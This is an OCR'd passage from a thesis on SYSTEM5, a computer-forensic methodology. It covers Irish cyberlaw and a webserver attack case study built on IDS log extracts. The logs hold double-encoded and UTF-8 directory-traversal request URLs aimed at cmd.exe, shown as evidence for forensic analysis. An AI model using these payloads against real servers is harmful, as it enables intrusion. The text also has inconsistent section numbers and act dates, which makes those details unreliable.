


Figure 15: Incident Phase- Computer Forensic Process Gantt Chart




Figure 16: Incident Phase-Computer Forensic Process UML Statechart

SYSTEM5: Management Approach (Gantt Chart and UML Statediagram)

ID	Task Name
1	**Post Incident**
2	Post Mortem
3	**Learning Experience**
4	Update IR procedure
5	**Media Relations**
6	Control of Information
7	Customer Assurance Techniques
8	**Security Reviews**
9	Implementation of recommendations
10	Improve Modelling techniques




Figure 17: Post-Incident Phase- Gantt Chart




Figure 18: Post-Incident Phase-UML Statechart

4.6 Legal Phase- Irish Cyberlaw

The main components of the Irish Cyberlaw system are listed below. (Please refer to Section 2.4 for more detail). These are the parameters that organisational management should be mindful of in legal and forensic response formulation to computer incidents. Figure 19 below presents the sequence of events and tasks that are to be executed in a formal step-by-step procedure. This is also accompanied by Figure 20, which indicates the triggers and prerequisites that take place within this phase.

4.6.1 Criminal Justice Act, 2001

Any offence committed under the Criminal Justice Act (Theft & Fraud) 2001, Section 9 is regarded as unlawful use of the computer.

4.6.2 Criminal Evidence Act, 1992

The Criminal Evidence Act, 1992, Section 5 allows computer generated files or generated logs from detection systems to be used as admissible artefacts of evidence. These can actually demonstrate the various phases of the attack. It can also indicate the source, the victim, the severity and the time of attack.

4.6.3 Criminal Damage Act, 1991

Offences under the Criminal Damage Act 1991, Sections 2, 3, 4, 5 and 6 are intentionally causing damage to property, threatening to cause damage to property, possessing anything with intent to damage property and unauthorised access to data or a computer. Section 9 provides for compensation if the victim can quantify the amount and scale of damage.

4.6.4 Conviction of an offence

Under the Criminal Damage Act 1991 for example, on summary conviction of an offence under this law, the penalty is EUR1,270 or imprisonment for a term not exceeding 12 months. On conviction on indictment of an offence the penalty is EUR12,700 or imprisonment for a term not exceeding 10 years.

SYSTEM5: Management Approach (Gantt Chart and UML Statediagram)

ID	Task Name
1	**Legal Phase**
2	**Council of Europe - Convention on Cybercrime**
3	***Substantive law***
4	Articles 2-6 (Inc.)
5	**Procedural law**
6	Articles 16-21 (Inc.)
8	**Jurisdiction**
8	Article 22
9	**International co-operation**
10	Articles 23-24 (Inc.)
11	**Ireland**
12	**Criminal Damage Act 1991**
13	Sections 2,3,4,5,6,9
14	**Criminal Evidence Act 1992**
15	Section 5
16	**Criminal Justice Act (Theft & Fraud) 2000**
17	Section 9




Figure 19: Legal Phase- Gantt Chart




Figure 20: Legal Phase-UML Statechart

4.7 Conclusions

Currently, there is no computer forensic methodology available for an organisation to follow when there is a computer incident. Incorrect procedures, human error and the complexities of a computer incident have contributed to the destruction of good computer evidence.

SYSTEM5 was designed to respond to this deficiency. An innovative approach was attempted to develop SYSTEM5. An expert system was developed, which serves as a proof of concept. It was applied to a case study. It enabled a computer forensic response to the attack. The attack and the attacker were profiled. The attack was divided into phases and the attacker's objectives were determined. Evidence was located, retrieved and analysed. Since SYSTEM5 is driven by an expert system, it eliminates human error from the decision-making process.

The expert system provides a training tool for the novice computer forensic practitioner or security specialist. The judiciary could also use it to refine Cyberlaw. Alternatively, it could serve as a platform to refine any methodology in the research domain. There is a new approach taken to managing the information flow through the methodology by the use of UML and Gantt charts.

SYSTEM5 has attempted to contribute to the progress of Computer Forensics. It has provided a clear methodology to follow. This approach has been achieved through the

application of technologies like Artificial Intelligence -Expert System, UML and the Gantt chart.

5 Case Study-Implementation of SYSTEM5

5.1 Introduction:Case Study of Webserver Attack.

Remote Data Services (RDS) and Microsoft Data Access Components (MDAC) are a series of database technologies. Vulnerabilities in MDAC and RDS can be exploited to run malicious commands and code. Attackers can disguise malicious code, so it is undetected by Firewalls or Intrusion Detection Systems (IDS). They can encode malicious code by abusing flaws in encoding schemes like Unicode or UTF-8. This can cause buffer overflows and system compromises. SANS (2003) documents these flaws on the "SANS/FBI TOP 20 List". This lists the twenty most critical Internet security vulnerabilities. Nevertheless, unpatched, outdated or misconfigured systems remain exposed and subject to attack. The following case study highlights how an attacker proceeded to attack a webserver using these systems flaws. (See sections 5.1.1 to 5.1.3).

SYSTEM5 was applied throughout this case study. It enabled a sound computer forensic response to the attack. The attack was profiled. Then it was broken into phases and the attacker's objectives were determined. Evidence was located, retrieved and analysed. The case study is based on real "live" data. The data has been extracted from webserver log files. When log files are verified, authenticated and the mandated documentation procedures carried out on them, then they are admissible artefacts of evidence.

An expert system was developed to implement SYSTEM5. It is a prototype that achieves a proof of concept. The output of the expert system is seen in the concluding section of this chapter. The source code is also available in appendix A.

Figures 21, 22 and 23 below represent data that has been extracted from the organisation's Intrusion Detection System logs. (Data relating to the note "* Data on Web Attacks", section 5.1.6, has been extracted from the IDS system also). These logs are generated as part of the 'business as usual' day when irregular network activity is detected. There are rule and definition files configured in the IDS engine to detect certain attack signatures, when any network traffic that corresponds to the attack signatures occurs, log files are written to detailing the irregular traffic and consequently alerts are generated.

The well-known IDS vendor in question asserts that the log data is generated according to a well-defined, validated, verified and repeatable methodology that was constructed from

empirical data. Therefore, we can conclude that the data used below was gathered empirically.

6.1.1 SYSTEM5: Pre-Incident Phase

Identification of mission critical risks, services and assets will have taken place during this phase; (see chapters two and four for more detail). The webserver may have been identified as a mission critical asset. The mission critical service would be the website being hosted on this server. The mission critical risk would be that it is running an old version of Internet Information Services (IIS) with a default configuration installation. Full audit logging is enabled on the server. Checksums are provided to guarantee integrity of the system and its contents. Garms & Somerfield (2001) detail this procedure. This machine is due to be patched up to audit level security standards. A Computer Incident Response Team (CIRT) is in place. All team members are informed of their roles and tasks. Then reconnaissance scans are recorded in logs.

Reconnaissance

Attackers use *TCP Probing* to scan ports 80 (HTTP) and 8080 (HTTP), 3128 (Proxy), and 1080 (Socks). This is used for carrying out reconnaissance. By sending SYN packets to a particular port and analysing the response from that port the attacker can determine whether or not a particular port is active. This probe looks for machines that will allow proxying of TCP packets, as these are common proxy ports.

A "HTTP Server Probe" probes to determine the version of the HTTP Service running on the server. This is used in the reconnaissance phase of an attack. This will determine two things, firstly, whether a particular service is running (in this case HTTP) and secondly the version of the service. The attacker can then use this information to launch further attacks against the server.

"another method of reconnaissance is to mirror the site and work offline (Mandia & Proisse, 2001)". The attacker can get complete understanding of the structure and the functionality of the site by doing this. Information on the architecture of the Webserver and the components used in constructing the site would be found here. This type of reconnaissance activity can be detected in log files. *tcp probe proxy, tcp probe socks, tcp*

service sweep, http server probe were the methods of reconnaissance used in this Case Study. Figure 21: IDS Logs-Reconnaissance demonstrating the aggressive activity of the scan. The scans happen in quick succession of each other, i.e. time interval of mili-seconds apart. This would suggest the automated scripting of the scans.

Domain Name Server (DNS) Scanning Phase

Identify the domain name and the firewall IP address of intended victim. Interrogate DNS, scan for firewall detection, trace through from firewall to Web Server, and Scan for listening ports.

Scan for Operating System (OS) services'

This entails probing the TCP/IP stack for OS characteristic information. The "Port Zero" attack enables attackers to remotely identify a victim's operating system. The attackers will use a source or destination port of value zero. If the attacker knows the type of operating system running on a host, it is easier to identify potential vulnerabilities of the system. Another method is to use the "decod-queso" attack. This will identify OS type and version. The case study log shows evidence of this scan activity leading up to the attack, see Figure 22: Extract from IDS Logs - Scan for Operating System Type. This log shows the various types of attacks that were launched against the organisation's designated resources. The highlighted log entry indicates that four independent attackers scanned this Case Study target machine a hundred times in the time interval leading up to the attack. This suggests that the attacker may have launched the scans from different machines. These machines may have been previously compromised in earlier attacks on different victims. This attack strategy provides anonymity, thus increasing the difficulty of identification in case of an investigation. It may also suggest the attacker may have had accomplices located remotely, suggesting team working.

5.7.2 SYSTEM5: Incident Phase (Response Formulation)

The information collated in the pre-incident phase i.e. log entries of the reconnaissance scans provide input to the expert system. The attack and adversary models are constructed

to give an attack profile. The attack severity, source, aggression and intent are determined to illustrate the level of attack. The response strategy is automatically formulated. Chapters two and four elaborate on this information.

Vulnerability Scanning

The attack is initiated when the attacker searches for existing vulnerabilities in the target system. The vulnerabilities may exist in the web pages, the server platform, weak passwords, the default configuration, the application etc. Vulnerability scans can be detected in log files. The HTTP Windows Executable is a piece of malicious code, which is known as the "W32/Nimda worm". Sophos (2003) elaborates more on this but it is spread by multiple mechanisms. It can be spread from client to client via email, from client to client via open network shares. It can also be spread from web server to client via browsing of compromised web sites. It can also be spread from client to web server via active scanning for the exploitation of any vulnerability e.g. directory traversal vulnerability.

This worm propagates through email and the payload can automatically be triggered by simply opening (or previewing) the infected mail message. The scanning activity of the "Nimda" worm produces the log entries, shown in the Figure 23: Extract from IDS Logs - Vulnerability Scan, for any web server listening on port 80/tcp. The first six entries in the logs denote attempts to connect to a potential backdoor left by Code Red II. The remaining log entries are examples of exploitation attempts for the Directory Traversal vulnerability.

The IDS Log Extracts

Case specific aspects like the log extracts are separated from the general concepts discussed above in order to improve readability.

#	Attack	Source	Target	Port
09/02/2003 19:14:28	**TCP_Probe_Socks**	193.194.75.67	xxx.xxx.xxx.xxx	**1080**
09/02/2003 19:14:28	TCP_Probe_Socks	193.194.75.67	xxx.xxx.xxx.xxx	1080
09/02/2003 19:14:31	**TCP_Probe_Proxy**	193.194.75.67	xxx.xxx.xxx.xxx	**8080**
09/02/2003 19:14:31	TCP_Probe_Proxy	193.194.75.67	xxx.xxx.xxx.xxx	8080
09/02/2003 19:14:37	TCP_Probe_Proxy	193.194.75.67	xxx.xxx.xxx.xxx	3128
09/02/2003 19:14:37	TCP_Probe_Proxy	193.194.75.67	xxx.xxx.xxx.xxx	3128
09/02/2003 19:14:54	**TCP_Service_Sweep**	193.194.75.67	xxx.xxx.xxx.xxx	**1080**
09/02/2003 19:35:37	TCP_Probe_Socks	193.194.75.67	xxx.xxx.xxx.xxx	1080
09/02/2003 19:35:37	TCP_Probe_Socks	193.194.75.67	xxx.xxx.xxx.xxx	1080
09/02/2003 19:35:40	TCP_Probe_Proxy	193.194.75.67	xxx.xxx.xxx.xxx	8080
09/02/2003 19:35:40	TCP_Probe_Proxy	193.194.75.67	xxx.xxx.xxx.xxx	8080
09/02/2003 19:35:46	TCP_Probe_Proxy	193.194.75.67	xxx.xxx.xxx.xxx	3128
09/02/2003 19:35:46	TCP_Probe_Proxy	193.194.75.67	xxx.xxx.xxx.xxx	3128
09/02/2003 20:46:29	TCP_Probe_Socks	193.194.75.67	xxx.xxx.xxx.yyy	1080
09/02/2003 20:46:32	TCP_Probe_Proxy	193.194.75.67	xxx.xxx.xxx.yyy	8080
09/02/2003 20:46:38	TCP_Probe_Proxy	193.194.75.67	xxx.xxx.xxx.yyy	3128
09/02/2003 20:46:38	TCP_Probe_Proxy	193.194.75.67	xxx.xxx.xxx.yyy	3128
10/02/2003 20:14:27	TCP_Probe_Socks	193.194.75.67	xxx.xxx.xxx.zzz	1080
10/02/2003 20:14:27	TCP_Probe_Socks	193.194.75.67	xxx.xxx.xxx.www	1080
10/02/2003 20:14:30	TCP_Probe_Proxy	193.194.75.67	xxx.xxx.xxx.www	8080
10/02/2003 20:14:30	TCP_Probe_Proxy	193.194.75.67	xxx.xxx.xxx.www	8080
10/02/2003 20:14:36	TCP_Probe_Proxy	193.194.75.67	xxx.xxx.xxx.www	3128
10/02/2003 20:14:36	TCP_Probe_Proxy	193.194.75.67	xxx.xxx.xxx.www	3128
10/02/2003 20:14:53	TCP_Service_Sweep	193.194.75.67	xxx.xxx.xxx.aaa	1080
10/02/2003 20:35:36	TCP_Probe_Socks	193.194.75.67	xxx.xxx.xxx.aaa	1080
10/02/2003 20:35:36	TCP_Probe_Socks	193.194.75.67	xxx.xxx.xxx.aaa	1080
10/02/2003 20:35:39	TCP_Probe_Proxy	193.194.75.67	xxx.xxx.xxx.aaa	8080
10/02/2003 20:35:39	TCP_Probe_Proxy	193.194.75.67	xxx.xxx.xxx.aaa	8080
10/02/2003 20:35:45	TCP_Probe_Proxy	193.194.75.67	xxx.xxx.xxx.aaa	3128
10/02/2003 20:35:45	TCP_Probe_Proxy	193.194.75.67	xxx.xxx.xxx.bbb	3128
10/02/2003 21:46:28	TCP_Probe_Socks	193.194.75.67	xxx.xxx.xxx.bbb	1080
10/02/2003 21:46:31	TCP_Probe_Proxy	193.194.75.67	xxx.xxx.xxx.bbb	8080
10/02/2003 21:46:37	TCP_Probe_Proxy	193.194.75.67	xxx.xxx.xxx.bbb	3128
10/02/2003 21:46:37	TCP_Probe_Proxy	193.194.75.67	xxx.xxx.xxx.ccc	3128
11/02/2003 02:11:48	TCP_Probe_Socks	193.194.75.67	xxx.xxx.xxx.ccc	1080
11/02/2003 02:11:51	TCP_Probe_Proxy	193.194.75.67	xxx.xxx.xxx.ccc	8080
11/02/2003 02:11:57	TCP_Probe_Proxy	193.194.75.67	xxx.xxx.xxx.ccc	3128
11/02/2003 02:11:57	TCP_Probe_Proxy	193.194.75.67	xxx.xxx.xxx.ddd	3128
11/02/2003 03:59:38	TCP_Service_Sweep	193.194.75.67	xxx.xxx.xxx.ddd	1080
11/02/2003 03:59:38	TCP_Service_Sweep	193.194.75.67	xxx.xxx.xxx.ddd	1080
11/02/2003 03:59:41	TCP_Service_Sweep	193.194.75.67	xxx.xxx.xxx.ddd	8080
11/02/2003 03:59:41	TCP_Service_Sweep	193.194.75.67	xxx.xxx.xxx.eee	8080
11/02/2003 04:04:38	TCP_Probe_Socks	193.194.75.67	xxx.xxx.xxx.eee	1080
11/02/2003 04:04:38	TCP_Probe_Socks	193.194.75.67	xxx.xxx.xxx.eee	1080
11/02/2003 04:04:41	TCP_Probe_Proxy	193.194.75.67	xxx.xxx.xxx.eee	8080
11/02/2003 04:04:41	TCP_Probe_Proxy	193.194.75.67	xxx.xxx.xxx.eee	8080
11/02/2003 04:04:47	TCP_Probe_Proxy	193.194.75.67	xxx.xxx.xxx.eee	3128
11/02/2003 04:05:48	TCP_Probe_Proxy	193.194.75.67	xxx.xxx.xxx.fff	3128
11/02/2003 08:00:56	TCP_Probe_Socks	193.194.75.67	xxx.xxx.xxx.fff	1080
11/02/2003 08:00:59	TCP_Probe_Proxy	193.194.75.67	xxx.xxx.xxx.fff	8080
11/02/2003 08:01:05	TCP_Probe_Proxy	193.194.75.67	xxx.xxx.xxx.iii	3128
11/02/2003 10:19:07	TCP_Probe_Socks	193.194.75.67	xxx.xxx.xxx.iii	1080
11/02/2003 10:19:10	TCP_Probe_Proxy	193.194.75.67	xxx.xxx.xxx.iii	8080

Figure 21: Extract from IDS Logs-Reconnaissance

Attack	Descritpion	Count	Attacker	Earliest Date
HTTP_Windows_Executable	No Description Available	3498	13	11/02/2003 16:53:47
HTTP_Code_Red_II	No Description Available	2335	319	11/02/2003 13:00:18
TCP_Probe_SQL	No Description Available	2239	35	12/02/2003 01:16:37
TCP_Probe_Other	No Description Available	2014	130	11/02/2003 11:15:51
iis-double-eval-evasion	IIS 4.0/5.0 escaped percent found	1318	14	11/02/2003 16:53:47
TCP_Probe_NetBIOS	No Description Available	1191	89	11/02/2003 13:02:22
iis-utf8-evasion	UTF8 found in the HTTP data	1065	8	12/02/2003 16:39:33
iis-isapi-idq-bo	IIS idq.dll ISAPI extension buffer overflow	945	383	11/02/2003 12:06:26
HTTP_repeated_character	No Description Available	881	383	11/02/2003 12:06:26
TCP_ACK_Ping	No Description Available	632	31	11/02/2003 11:04:34
Ping_Sweep	No Description Available	578	35	11/02/2003 13:02:13
TCP_Probe_Proxy	No Description Available	541	69	11/02/2003 12:32:49
SYN_Flood	SYN flood denial of service	535	135	09/02/2003 19:08:53
iis-percent-evasion	IIS 4.0/5.0 malformed double percent sequence	422	8	09/02/2003 16:39:36
TCP_OS_Fingerprint	No Description Available	404	18	11/02/2003 10:51:41
TCP_Probe_SunRPC	No Description Available	397	12	09/02/2003 07:25:16
iis-hex-evasion	IIS 4.0/5.0 malformed hex sequence	336	1	16/02/2003 02:36:48
TCP_Probe_Socks	No Description Available	310	69	11/02/2003 12:32:49
traceroute	Traceroute can be used to map network topologies	296	36	11/02/2003 11:51:23
eventcollector-error	RealSecure event collector error message	295	0	13/02/2003 12:12:00
sensor-warning	RealSecure sensor warning message	262	0	13/02/2003 17:04:25
TCP_Probe_MSRPC	No Description Available	216	4	09/02/2003 03:23:27
TCP_Service_Sweep	No Description Available	210	99	11/02/2003 11:13:15
UDP_Probe_Other	No Description Available	182	4	11/02/2003 10:57:28
TCP_Port_Scan	No Description Available	139	10	11/02/2003 11:29:11
stream-dos	Stream.c denial of service	130	4	09/02/2003 19:11:46
Echo_Reply_Without_Request	No Description Available	129	3	13/02/2003 03:39:35
TCP_Probe_Telnet	No Description Available	102	5	11/02/2003 15:05:24
queso	**Queso utility can remotely identify operating systems**	**100**	**4**	09/02/2003 04:54:28
ICMP_Flood	No Description Available	80	25	09/02/2003 19:08:53
FTP_Auth_Failed	No Description Available	65	9	11/02/2003 11:29:03
HTTP_GET_DotDot_Data	No Description Available	61	1	09/02/2003 22:28:07
TCP_Small_Segment_Size	No Description Available	58	2	11/02/2003 15:46:08
TCP_Probe_Sub7	No Description Available	55	6	13/02/2003 17:04:25
HTTP_DotDotDot	No Description Available	52	2	14/02/2003 17:53:50
iis-web-8.3	Win32 Web servers allow access to files requested using the 8.3 f	45	1	11/02/2003 20:17:38
http-dotdot	HTTP "dot dot" sequences	42	8	14/02/2003 06:45:21
HTTP_URLscan	No Description Available	40	2	14/02/2003 17:53:50
http-bat-execute	Win32 CGI programs written as DOS batch files could allow remo	37	2	14/02/2003 17:53:52
http-unix-passwords	passwd file accessed through Web server	36	2	14/02/2003 17:53:50
Ping_Flood	No Description Available	31	5	11/02/2003 14:23:31
HTTP_IIS_Many_Hosts	No Description Available	26	5	13/02/2003 11:35:49
Smurf_Attack	No Description Available	24	6	11/02/2003 12:02:32
HTTP_Cross_Site_Scripting	No Description Available	20	1	13/02/2003 12:43:11
HTTP_PsaPhp_RevealSource	No Description Available	20	2	09/02/2003 10:44:21
smtp-turn	SMTP TURN command reverses connections	18	4	09/02/2003 12:54:19
HTTP_URL_Bad_Hex_Code	No Description Available	15	2	18/02/2003 09:48:01
HTTP_Passwd_Txt	No Description Available	12	1	14/02/2003 17:53:54
HTTP_Htaccess	No Description Available	12	1	14/02/2003 17:53:53
decod-http-tilde	Suspicious URL with tilde (~) appended	12	3	11/02/2003 22:06:00
UDP_Probe_MSRPC	No Description Available	12	1	11/02/2003 21:06:00
SMTP_Recipient_Dot	No Description Available	10	3	09/02/2003 11:32:52
http-webgais-smail	WebGais websendmail allows remote command execution	9	2	14/02/2003 17:53:50
http-nov-files	Novell CGI script files.pl could allow remote file viewing	9	2	14/02/2003 17:53:50
HTTP_rguestexe	No Description Available	9	2	14/02/2003 17:53:53
HTTP_URL_NewDsnExe	No Description Available	9	2	14/02/2003 17:53:51
HTTP_wguestexe	No Description Available	9	2	14/02/2003 17:53:51
siteserver-site-csc	SiteServer 3.0 AdSamples installation could expose SQL server lc	9	2	14/02/2003 17:53:55
coldfusion-admin-dos	ColdFusion Web administration feature can be used to stop the C	9	2	14/02/2003 17:53:50
decod-webfinger-attempt	Web finger access attempt	9	2	14/02/2003 17:56:26
HTTP_GET_Filename_pwl	No Description Available	8	1	14/02/2003 17:53:52

Figure 22: Extract from IDS Logs - Scan for Operating System Type

Date	Attack	Source	Targe	Port	URL
10/02/2003 01:43:12	HTTP_Windows_Executable	193.194.75.6	xxx.xx	80	/c/winnt/system32/cmd.exe
10/02/2003 01:43:12	HTTP_Windows_Executable	193.194.75.6	xxx.xx	80	/c/winnt/system32/cmd.exe
10/02/2003 01:43:12	HTTP_Windows_Executable	193.194.75.6	xxx.xx	80	/c/winnt/system32/cmd.exe
10/02/2003 01:43:18	HTTP_Windows_Executable	193.194.75.6	xxx.xx	80	/d/winnt/system32/cmd.exe
10/02/2003 01:43:18	HTTP_Windows_Executable	193.194.75.6	xxx.xx	80	/d/winnt/system32/cmd.exe
10/02/2003 01:43:18	HTTP_Windows_Executable	193.194.75.6	xxx.xx	80	/d/winnt/system32/cmd.exe
10/02/2003 01:43:21	iis-double-eval-evasion	193.194.75.6	xxx.xx	80	/scripts/..%255c../winnt/system32/cmd.exe
10/02/2003 01:43:21	HTTP_Windows_Executable	193.194.75.6	xxx.xx	80	/scripts/..%255c../winnt/system32/cmd.exe
10/02/2003 01:43:21	HTTP_Windows_Executable	193.194.75.6	xxx.xx	80	/scripts/..%255c../winnt/system32/cmd.exe
10/02/2003 01:43:33	iis-double-eval-evasion	193.194.75.6	xxx.xx	80	/_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe
10/02/2003 01:43:33	HTTP_Windows_Executable	193.194.75.6	xxx.xx	80	/_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe
10/02/2003 01:43:33	HTTP_Windows_Executable	193.194.75.6	xxx.xx	80	/_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe
10/02/2003 01:43:44	iis-double-eval-evasion	193.194.75.6	xxx.xx	80	/_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe
10/02/2003 01:43:44	HTTP_Windows_Executable	193.194.75.6	xxx.xx	80	/_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe
10/02/2003 01:43:44	HTTP_Windows_Executable	193.194.75.6	xxx.xx	80	/_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe
10/02/2003 01:43:47	HTTP_Windows_Executable	193.194.75.6	xxx.xx	80	/msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system3
10/02/2003 01:43:47	iis-double-eval-evasion	193.194.75.6	xxx.xx	80	/msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system3
10/02/2003 01:43:47	iis-utf8-evasion	193.194.75.6	xxx.xx	80	/msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system3
10/02/2003 01:43:47	HTTP_Windows_Executable	193.194.75.6	xxx.xx	80	/msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system3
